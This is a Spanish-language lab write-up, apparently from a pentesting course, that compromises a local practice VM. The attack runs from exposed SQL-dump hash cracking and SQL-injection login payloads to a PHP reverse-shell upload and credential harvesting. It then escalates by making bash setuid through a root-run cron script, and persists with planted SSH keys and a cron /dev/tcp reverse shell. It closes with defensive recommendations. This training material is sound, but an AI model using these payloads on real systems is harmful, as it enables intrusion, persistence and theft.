/admin          (Status: 301) [Size: 323] [→ http://192.168.100.48/monkey/admin/]
/assets         (Status: 301) [Size: 324] [→ http://192.168.100.48/monkey/assets/]
/includes        (Status: 301) [Size: 326] [→ http://192.168.100.48/monkey/includes/]
/db             (Status: 301) [Size: 320] [→ http://192.168.100.48/monkey/db/]
Progress: 220560 / 220561 (100.00%)
=====

Finished
me2.conf is the main configuration file. It puts the pieces together by including all remaining configuration
```

A nivel de monkey encontró 4 páginas más:

- ## 1. admin



PLEASE LOGIN TO ENTER

Enter Username :

Enter Password :


 **Log Me In**

This is a free bootstrap project. Use this template for your website.

Some of its features

- Responsive Design
- Easy to use and customize
- Font awesome icons
- Clean and light weight

- ## 2. Assets



Index of /monkey/assets

Name	Last modified	Size	Description
 Parent Directory		-	
 css/	2022-05-13 23:01	-	
 fonts/	2017-12-12 21:51	-	
 img/	2017-12-12 21:51	-	
 js/	2017-12-12 21:51	-	

Apache/2.4.38 (Debian) Server at 192.168.100.48 Port 80

- ### 3. Includes

Index of /monkey/includes

Name	Last modified	Size	Description
Parent Directory	-	-	
config.php	2022-05-20 16:19	278	
footer.php	2022-05-13 22:40	306	
header.php	2022-05-13 23:43	1.5K	
menubar.php	2022-05-13 21:30	873	

Apache/2.4.38 (Debian) Server at 192.168.100.48 Port 80

4. Db

Index of /monkey/db

Name	Last modified	Size	Description
Parent Directory	-	-	
onlinecourse.sql	2020-06-03 22:03	6.5K	

Apache/2.4.38 (Debian) Server at 192.168.100.48 Port 80

Toda la información encontrada hasta ahora representa fuga de información que puede ser utilizada para vulnerar el sistema, ya que podemos observar versiones de tecnologías con las que está construido el sitio web, archivos de configuración o detalle de conexiones a bases de datos como el caso de monkey/db :

Descargamos el archivo:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ wget http://192.168.100.48/monkey/db/onlinecourse.sql
--2024-04-19 19:04:49--  http://192.168.100.48/monkey/db/onlinecourse.sql
Connecting to 192.168.100.48:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 6633 (6.5K) [application/x-sql]
Saving to: 'onlinecourse.sql'

onlinecourse.sql          100%[=====]   6.48K --.-KB/s   in 0s

2024-04-19 19:04:49 (212 MB/s) - 'onlinecourse.sql' saved [6633/6633]
```

Analizamos su contenido:

```

28 -- Table structure for table `admin`
29 --
30
31 CREATE TABLE `admin` (
32   `id` int(11) NOT NULL,
33   `username` varchar(255) NOT NULL,
34   `password` varchar(255) NOT NULL,
35   `creationDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
36   `updationDate` varchar(255) NOT NULL
37 ) ENGINE=InnoDB DEFAULT CHARSET=latin1;
38
39 --
40 -- Dumping data for table `admin`
41 --
42
43 INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
44 (1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07 PM');
45
46 --
47
48 --
49 -- Table structure for table `course`
50 --
51
52 CREATE TABLE `course` (
53   `id` int(11) NOT NULL,
54   `courseCode` varchar(255) NOT NULL,
55   `courseName` varchar(255) NOT NULL,
56   `courseUnit` varchar(255) NOT NULL,
57   `noofSeats` int(11) NOT NULL,
58   `creationDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
59   `updationDate` varchar(255) NOT NULL

```

SQL ▾ Tab Width: 8 ▾ Ln1, Col1 INS

Encontramos un insert con información del administrador, donde {’username’:admin} y {’password’: 21232f297a57a5a743894a0e4a801fc3}, por lo tanto, intentamos romper el hash con las páginas antes mencionadas:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

21232f297a57a5a743894a0e4a801fc3



I'm not a robot



reCAPTCHA
Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
21232f297a57a5a743894a0e4a801fc3	md5	admin

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Y en efecto, la contraseña para el usuario admin es admin, ahora podemos documentarla en nuestro archivo de passwords.txt

```


└─(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ echo "admin" >> passwords.txt

└─(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ cat passwords.txt
junior01
admin

```

Free Password Hash Cracker

Una vez documentada, procedemos a comprobar las credenciales en la página de la administración de monkey:




Enter Username :

admin

Enter Password :

.....|

 Log Me In



CAMBIO DE CONTRASEÑA DEL ADMINISTRADOR

Cambiar contraseña

Contraseña actual

Nueva contraseña

Confirmar contraseña

¡¡¡Y en efecto, se logró el acceso!!!

Otra técnica para obtener acceso pero sin contraseña es mediante un ataque de sqlinjection:

1. admin' -- -
2. admin' or '1'='1-- -
3. admin' or '1'='1#
4. admin'#

PLEASE LOGIN 1

You have successfully logout

Enter Username :

Enter Password :

SESSION SEMESTER DEPARTMENT COURSE REGISTRATION MANAGE STUDENTS ENROLL HISTORY

CAMBIO DE CONTRASEÑA DEL ADMINISTRADOR

Cambiar contraseña
Contraseña actual
<input type="password" value="Password"/>
Nueva contraseña
<input type="password" value="Password"/>
Confirmar contraseña
<input type="password" value="Password"/>
<input type="button" value="Enviar"/>

Una vez comprobada la autenticación igualmente por SQLInjection, podemos explorar el sitio:

The screenshot shows a browser window with the URL `Not secure | 192.168.100.48/monkey/admin/manage-students.php`. The page has a header "ONLINE COURSE REGISTRATION" with a user icon. Below the header is a navigation bar with links: SESSION, SEMESTER, DEPARTMENT, COURSE, REGISTRATION, **MANAGE STUDENTS** (highlighted with a red box), ENROLL HISTORY, STUDENT LOGS, and LOGOUT.

COURSE

Manage Course					
#	Reg No	Student Name	Pincode	Reg Date	Action
1	hackermentor	Hacker Mentor	777777	2021-05-29 14:36:56	<input type="button" value="Delete"/> <input type="button" value="Reset Password"/>

En la pestaña **MANAGE STUDENTS**, encontramos el registro que nos proporcionó el archivo `notas.txt` del servicio FTP, sin embargo, aquí no se muestra la contraseña, por lo tanto, podemos intentar romper el acceso mediante 2 técnicas:

1. SQLInjection:



Has cerrado la sesión exitosamente

Usuario :

Contraseña :

[Ingresar](#)

Bienvenido: Hacker Mentor Última conexión: a

PENTESTER MENTOR JUNIOR

INSCRIBIRSE EN UN CURSO HISTORIAL DE INSCRIPCIONES MI PERFIL CAMBIAR CONTRASEÑA

CAMBIO DE CONTRASEÑA DEL ESTUDIANTE

Cambiar contraseña

Contraseña Actual

Nueva contraseña

Confirmar contraseña

Enviar

Ataque SQLjection exitoso!!

2. Burp Suite

Temporary project > Use Burp defaults

Attack	Save	Columns	Results	Positions	Payloads	Resource pool	Settings				
Filter: Showing all items											
Request	Payload 1		Payload 2		Status code	Response received	Respons...	Error	Timeout	Length	Comment
0					302	1	1	<input type="checkbox"/>	<input type="checkbox"/>	329	
2	Grimmie		junior01		302	2	2	<input type="checkbox"/>	<input type="checkbox"/>	329	
1	Hacker		junior01		302	2	3	<input type="checkbox"/>	<input type="checkbox"/>	329	
4	hackermentor		junior01		302	2	2	<input type="checkbox"/>	<input type="checkbox"/>	339	
3	admin		junior01		302	2	2	<input type="checkbox"/>	<input type="checkbox"/>	329	
5	HackerMentor		junior01		302	1	2	<input type="checkbox"/>	<input type="checkbox"/>	339	
7	Hacker		admin		302	2	2	<input type="checkbox"/>	<input type="checkbox"/>	329	
6	hmentor		junior01		302	1	1	<input type="checkbox"/>	<input type="checkbox"/>	329	
8	Grimmie		admin		302	1	1	<input type="checkbox"/>	<input type="checkbox"/>	329	
10	hackermentor		admin		302	1	1	<input type="checkbox"/>	<input type="checkbox"/>	329	
9	admin		admin		302	2	2	<input type="checkbox"/>	<input type="checkbox"/>	329	
11	HackerMentor		admin		302	2	2	<input type="checkbox"/>	<input type="checkbox"/>	329	
12	hmentor		admin		302	2	2	<input type="checkbox"/>	<input type="checkbox"/>	329	

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Sat, 20 Apr 2024 00:22:36 GMT
3 Server: Apache/2.4.38 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 location: http://192.168.100.48/monkey/change-password.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
```

Una vez comprobada la autenticación igualmente por Burp suite, podemos explorar el sitio. En el apartado mi perfil, observamos que podemos hacer carga de archivos mediante la opción Subir una imagen:

The screenshot shows a web application interface. At the top, there is a navigation bar with links: 'INSCRIBIRSE EN UN CURSO', 'HISTORIAL DE INSCRIPCIONES', 'MI PERFIL' (which is highlighted with a red box), and 'CAMBIAR CONTRASEÑA'. Below the navigation bar, the main content area has a title 'INSCRIPCIÓN DE ESTUDIANTES'. There are two forms side-by-side.

Left Form (Student Registration):

- Inscripción de estudiantes**
- Student Name:** Hacker Mentor
- Usuario:** hackermentor
- Código postal:** 777777
- Promedio de Calificaciones:** 7.60
- Imagen del alumno:** A small placeholder image icon.

Right Form (Profile Edit):

- Usuario:** hackermentor
- Código postal:** 777777
- Promedio de Calificaciones:** 7.60
- Imagen del alumno:** A small placeholder image icon.
- Subir nueva imagen:** A red box surrounds this section.
 - No file chosen
 -

por lo tanto, intentaremos subir un archivo malicioso, en este caso un shell en php:

Not secure | 192.168.100.48/monkey/studentphoto/

Index of /monkey/studentphoto

Name	Last modified	Size	Description
Parent Directory		-	
anonymous-wallpaper.jpg	2024-04-19 21:05	120K	
avatar-1.jpg.png	2017-02-12 06:27	12K	
noimage.png	2022-02-24 20:48	91K	
php-rev.php	2022-05-20 16:47	5.4K	
php_reverse_shell.php	2024-04-20 05:18	45	

Apache/2.4.38 (Debian) Server at 192.168.100.48 Port 80

Una vez cargado el archivo, ya podemos generar ejecución remota de comandos:

Not secure | 192.168.100.48/monkey/studentphoto/php_reverse_shell.php?cmd=whoami

Ahora para obtener una shell reverse con ejecución de comandos vía consola, vamos a cargar un archivo que nos proporciona revshells.com

revshells.com

Reverse Shell Generator

IP & Port

IP: 192.168.100.47 Port: 9001 +1

Listener

Advanced

nc -lvpn 9001

Type: nc

Copy

Reverse Bind MSFVenom HoaxShell

OS: All Name: Search... Show Advanced

PHP PertestMonkey

PHP Ivan Sincek

PHP cmd

PHP cmd 2

PHP cmd small

PHP exec

PHP shell_exec

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.47';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
```

Subimos el archivo:

Name	Last modified	Size	Description
Parent Directory	-	-	
anonymous-wallpaper.jpg	2024-04-19 21:05	120K	
avatar-1.jpg.png	2017-02-12 06:27	12K	
noimage.png	2022-02-24 20:48	91K	
php-rev.php	2022-05-20 16:47	5.4K	
phpPentestMonkey.php	2024-04-20 05:51	2.5K	
php_reverse_shell.php	2024-04-20 05:23	44	

Apache/2.4.38 (Debian) Server at 192.168.100.48 Port 80

Lo mandamos a ejecutar y nos ponemos a la escucha por el puerto 9001:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/shell]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.100.47] from (UNKNOWN) [192.168.100.48] 44486
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x8
6_64 GNU/Linux
 06:29:57 up 9 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Una vez dentro, buscamos todos los archivos que tengan la palabra password con el comando:

grep -r password

```
includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
includes/config.php:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_passwo
);
includes/menubar.php:                                <li><a href="change-password.php"
db/onlinecourse.sql: `password` varchar(255) NOT NULL,
db/onlinecourse.sql:INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`)
db/onlinecourse.sql: `password` varchar(255) NOT NULL,
pincode-verification.php:<input type="password" class="form-control" id="pincode"
assets/js/jquery-1.11.1.js:for ( i in { radio: true, checkbox: true, file: true, pass
assets/js/jquery-1.11.1.js:        password: null,
assets/js/jquery-1.11.1.js:        xhr.open( options.type, options.url + s.password );
admin/change-password.php:$sql=mysqli_query($bd, "SELECT password FROM admin where p
SION['alogin'].");
admin/change-password.php:$con=mysqli_query($bd, "update admin set password='".md5($
username)." ".$_SESSION['alogin']."'");
admin/change-password.php:<input type="password" class="form-control" id="example
admin/change-password.php:<input type="password" class="form-control" id="example
>
admin/change-password.php:<input type="password" class="form-control" id="example
>
admin/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
admin/includes/config.php:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_p
abase");
admin/student-registration.php:$password=md5($_POST['password']);
admin/student-registration.php:$ret=mysqli_query($bd, "insert into students(studentNa
,'$studentregno','$password','$pincode')");
admin/student-registration.php:<label for="password">Password </label>
```

Econtramos que la contraseña del servicio mysql es: M1_P4ssw0rd_segur@

Por lo tanto, la documentamos en nuestro archivo de passwords.txt:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ ll
total 24
-rw-r--r-- 1 hmstudent hmstudent 145 Apr 19 18:42 monkey.txt
-rw-r--r-- 1 hmstudent hmstudent 791 May 15 2022 notas.txt
-rw-r--r-- 1 hmstudent hmstudent 6633 Jun 3 2020 onlinecourse.sql
-rw-r--r-- 1 hmstudent hmstudent 15 Apr 19 19:13 passwords.txt
-rw-r--r-- 1 hmstudent hmstudent 55 Apr 18 14:02 usuarios.txt

(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ echo "M1_P4ssw0rd_segur@" >> passwords.txt

(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ cat passwords.txt
junior01
admin
M1_P4ssw0rd_segur@
```

Pero ahora necesitaremos el usuario con el que se conectan al servicio de mysql, por lo tanto, buscamos información sobre el archivo donde se encontró la password con un:

cat admin/includes/config.php

```
www-data@monkey:/var/www/html/monkey$ cat admin/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "hackermentor";
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
?>
www-data@monkey:/var/www/html/monkey$
```

Comprobamos el acceso con las credenciales halladas:

```
www-data@monkey:/var/www/html/monkey$ mysql -u hackermentor -p
Enter password: 2024-04-20 06:29 2.5K
Welcome to the MariaDB monitor. Commands end with ; or \g. -p M1_P4ssw0rd_segur@
Your MariaDB connection id is 50
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Ya con el acceso, encontramos la siguiente información:

```
MariaDB [onlinecourse]> describe admin;
+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| id | int(11) | NO | PRI | NULL | auto_increment |
| username | varchar(255) | NO | | NULL | |
| password | varchar(255) | NO | | NULL | |
| creationDate | timestamp | NO | | current_timestamp() | |
| updationDate | varchar(255) | NO | | NULL | |
+-----+-----+-----+-----+-----+
5 rows in set (0.098 sec)


MariaDB [onlinecourse]> select username, password from admin;
+-----+-----+
| username | password |
+-----+-----+
| admin | 21232f297a57a5a743894a0e4a801fc3 |
+-----+-----+
1 row in set (0.000 sec)

MariaDB [onlinecourse]>
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
21232f297a57a5a743894a0e4a801fc3
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+(sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
21232f297a57a5a743894a0e4a801fc3	md5	admin

Hasta aquí logramos obtener 3 pares de credenciales:

admin – admin | para el portal /monkey/admin
 hackermentor – junior01 | para el portal /monkey
 hackermentor - M1_P4ssw0rd_segur@ | para el servicio de mysql

Para el puerto 22 con protocolo ssh y versión OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

Ya solo falta comprobar si con algún par de credenciales podemos acceder por el puerto 22 con el protocolo ssh, para ello utilizamos crackmapexec:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ crackmapexec ssh 192.168.100.48 -u "hackermentor" -p "M1_P4ssw0rd_segur@"
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SSH      192.168.100.48  22      192.168.100.48  [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH      192.168.100.48  22      192.168.100.48  [+]
[*] hackermentor:M1_P4ssw0rd_segur@
```

En efecto, el par de credenciales hackermentor - M1_P4ssw0rd_segur@ tambien se puede

utilizar para hacer login por ssh:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ ssh hackermentor@192.168.100.48
The authenticity of host '192.168.100.48 (192.168.100.48)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTtakhvXyaWVPMDB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.48' (ED25519) to the list of known hosts.
hackermentor@192.168.100.48's password:
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 16:52:16 2022 from 192.168.190.152
hackermentor@monkey:~$
```

4. Escalación de privilegios si/no

Una vez dentro y con permisos limitados, comenzamos la búsqueda de los directorios donde podemos escribir con el usuario actual:

```
hackermentor@monkey:~$ whoami
hackermentor
hackermentor@monkey:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/init.scope
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.X11-unix
/tmp/.Test-unix
/tmp/.XIM-unix
/var/lib/php/sessions
/var/tmp
/dev/mqueue
/dev/shm
/home/hackermentor
/home/hackermentor/.local
/home/hackermentor/.local/share
/home/hackermentor/.local/share/nano
/proc/1206/task/1206/fd
/proc/1206/fd
/proc/1206/map_files
/run/user/1000
/run/user/1000/systemd
/run/lock
hackermentor@monkey:~$
```

Lo siguiente es descargar la herramienta linpeas.sh, colocarla dentro del directorio /dev/shm y ejecutar:

```

hackermentor@monkey:~$ cd /dev/shm/
hackermentor@monkey:/dev/shm$ wget http://192.168.100.47:8080/linpeas.sh
--2024-04-20 07:36:22-- http://192.168.100.47:8080/linpeas.sh
Connecting to 192.168.100.47:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765867 (748K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=-----] 2024-04-20 07:36:22 (34.3 MB/s) - 'linpeas.sh' saved [765867/765867]

hackermentor@monkey:/dev/shm$ chmod +x linpeas.sh
hackermentor@monkey:/dev/shm$ ls
linpeas.sh
hackermentor@monkey:/dev/shm$ 
```

Durante la ejecución detectamos que el archivo backup.sh dentro de la carpeta /home/hackermentor/ se ejecuta cada 5 min por el usuario root:

```

Modified interesting files in the last 5mins (limit 100)
/tmp/backup.zip
/var/log/auth.log
/var/log/syslog

Backup files (limited 100) SOME - Same Origin Method Execution
-rwxr-xr-- 1 hackermentor administrator 111 May 20 2022 /home/hackermentor/backup.sh 
```

dado que el root solo tiene permisos de /bin/bash

```

hackermentor@monkey:~$ ls -lah /bin/bash
-rwxr-xr-x 1 root root 1.2M Apr 18 2019 /bin/bash 
```

Actualizamos el backup.sh para que también nos otorgue permisos de ejecución sobre /bin/bash

```

File Actions Edit View Help
GNU nano 3.2

#!/bin/bash
chmod +s /bin/bash
rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip 
```

Guardamos y esperamos a que la ejecución periódica nos otorgue permisos sobre /bin/bash

```

hackermentor@monkey:~$ ls -lah /bin/bash
-rwsr-sr-x 1 root root 1.2M Apr 18 2019 /bin/bash
hackermentor@monkey:~$ whoami
hackermentor
hackermentor@monkey:~$ bash -p
bash-5.0# whoami
root
bash-5.0# 
```

Logramos ser root!!!

5. Banderas

```
bash-5.0# find / -name bandera*.txt  
/root/bandera2.txt  
/home/hackermanator/bandera1.txt  
bash-5.0# cat /root/bandera2.txt  
d844ce556f834568a3ffe8c219d73368  
bash-5.0#
```

Bandera1	47ee0702e489445bae251df46bc88b73	/home/hackermanator/bandera1.txt
Bandera2	d844ce556f834568a3ffe8c219d73368	/root/bandera2.txt

6. Herramientas usadas

Nmap	Para la fase de reconocimiento de puertos abiertos y sus versiones más escaneos de puertos con scripts de versiones vulnerables
Dirbuster	Para enlistar las páginas del sitio web
SQLInjection	Para acceso al sitio web vulnerable
Bash	Creación y modificación de scripts para escalación de privilegios y persistencia
Ssh-keygen	Para creación de llaves ssh y obtener acceso remoto a la máquina víctima

7. Conclusiones y Recomendaciones

- 1) Es imperativo que los permisos sobre los archivos principales del sistema operativo estén únicamente asignados al propietario y se limite el acceso a otros usuarios, tal es el caso de las llaves ssh, ya que, si otros usuarios ajenos al propietario pudieran escribir sobre los archivos de configuración, podrían generar una persistencia.
- 2) Debemos realizar revisiones periódicas de estos archivos de configuración para que, en caso de detectar alteraciones, se deban mitigar lo más pronto posible
- 3) Es de vital importancia tener las últimas versiones de los servicios desplegados de cualquier índole, ya que por lo general, contienen parches de seguridad que robustecen nuestros sistemas.
- 4) Es extremadamente importante que los sitios web validen los datos de entrada y cumplan con los lineamientos de seguridad para evitar ataques SQLInjection.

8. EXTRA Opcional

1. Búsqueda de bandera mediante portal web:

```
pwd
```

The terminal session shows a user navigating through a directory to find a file named 'bandera1.txt'. The file is located at '/home/hackermentor/bandera1.txt' and its contents are '47ee0702e489445bae251df46bc88b3'. The user then runs a command to cat the file.

```

find / -name bandera*.txt
/home/hackermentor/bandera1.txt
cat /home/hackermentor/bandera1.txt
47ee0702e489445bae251df46bc88b3

```

2. Acceso root sin contraseña desde protocolo ftp

Dentro del directorio /root/.ssh de la máquina atacante generamos el par de llaves rsa sin contraseña

```

(root@kali)-[~/ssh]
# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:zBqeDz4Tlu1gCnfui2c5Bc355gIxbaOpMNIv96wJ+no root@kali
The key's randomart image is:
+---[RSA 3072]---+
| |
| |
| + .
| +oB
| . .XSo
| .. = .. @+o o
| .. * B=B o
| .E.=Ooo .
| o+.o+**= ..
+---[SHA256]---+

```

Escribimos la llave publica dentro del archivo /root/.ssh/authorized_keys de la máquina víctima:

```

ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQDVuEz5n00eLT6gKYnNYvPxcWUHGgWdEGE9oB+Uscr vrYEAKo54ADut1r0oMlJqbKz02SG60Nv7puUpZscU1lb/E/0Sjkp3tH5pmrsW
o890TxWKDNzrNx0BhPK29NF6jb0werp34u4qe05r3N7NV1bDtfsLgnRGH1/d942UCJfbGkh1VnPneuGzl46va7awYmDTlqwinSuZ9DikaFHjx7TA1vlv2Xn7L76Tx5kZ7/7PZA6L
+xna9wnNSz+91JP3I7gfBiv+2ma36zkf01S0y/CFLZWSjQtxklzdLu1sSkDKxq9yLKLzs2675DZ0M981gpSF3nsg3MJ3EF82LqfWatIz0t5Gf/GmdA6HXhvKtbrXa8Bau8i8AL8jeL
r/oHRLxc2U68jj1DOMN7lFXnMdMrM113Sf8UHedAef2VASTa9fAX5dDn/cim+MsDZHjB8+1oLTkRv03eEnHm0H150kDvHganwDc0AYcWmJc67uv18TfsV20CiprzvJUxy2s= root@hm
kali
bash-5.0#

```

Por último, Habilitamos la opción PermitRootLogin yes en el archivo /etc/ssh/sshd_config de la máquina víctima:

```

GNU nano 3.2                               [/etc/ssh/sshd_config]

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

```

Y probamos el acceso ssh root sin contraseña:

```

└─(root㉿kali)-[~/ssh]
# ssh root@192.168.100.48
Last login: Fri May 20 19:02:00 2022 from 192.168.190.152

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@monkey:~# whoami
root
root@monkey:~#

```

Acceso exitoso!!!

3. Generar persistencia con el archivo backup.sh

Creamos el archivo cadaMinutoReverseShell.sh con permisos de ejecución, el script básicamente regresa una shell a la ip de la máquina atacante mediante el puerto 1000:

```

-bash-5.0$ ls -l
total 12
-rwxr-xr-- 1 hackermentor administrator 129 Apr 22 00:48 backup.sh
-rw-r--r-- 1 hackermentor administrator  33 May 14 2022 bandera1.txt
-rwxr-xr-x 1 hackermentor administrator  67 Apr 22 00:46 cadaMinutoReverseShell.sh
-bash-5.0$ cat cadaMinutoReverseShell.sh
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/192.168.100.47/1000 0>&1'
-bash-5.0$ crontab -e

```

Agregamos el script al crontab de la máquina víctima con una ejecución a cada minuto de cada hora de cada día de la semana de cada mes del año con 5 asteriscos:



```
hmstudent@kali: ~/Documents/3.Monkey/nmap/ScanningTools
File Actions Edit View Help
GNU nano 3.2                                     /tmp/crontab.b9sZF5/crontab

#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
# File System
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /home/hackermanator/cadaMinutoReverseShell.sh
```

Por último, nos ponemos a la escucha del puerto 1000 en la máquina atacante:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ nc -lnpv 1000 ...
listening on [any] 1000 ...
connect to [192.168.100.47] from (UNKNOWN) [192.168.100.48] 44390
bash: cannot set terminal process group (2908): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ whoami
hackermanator
bash-5.0$
```

Con esto, obtuvimos el acceso!!!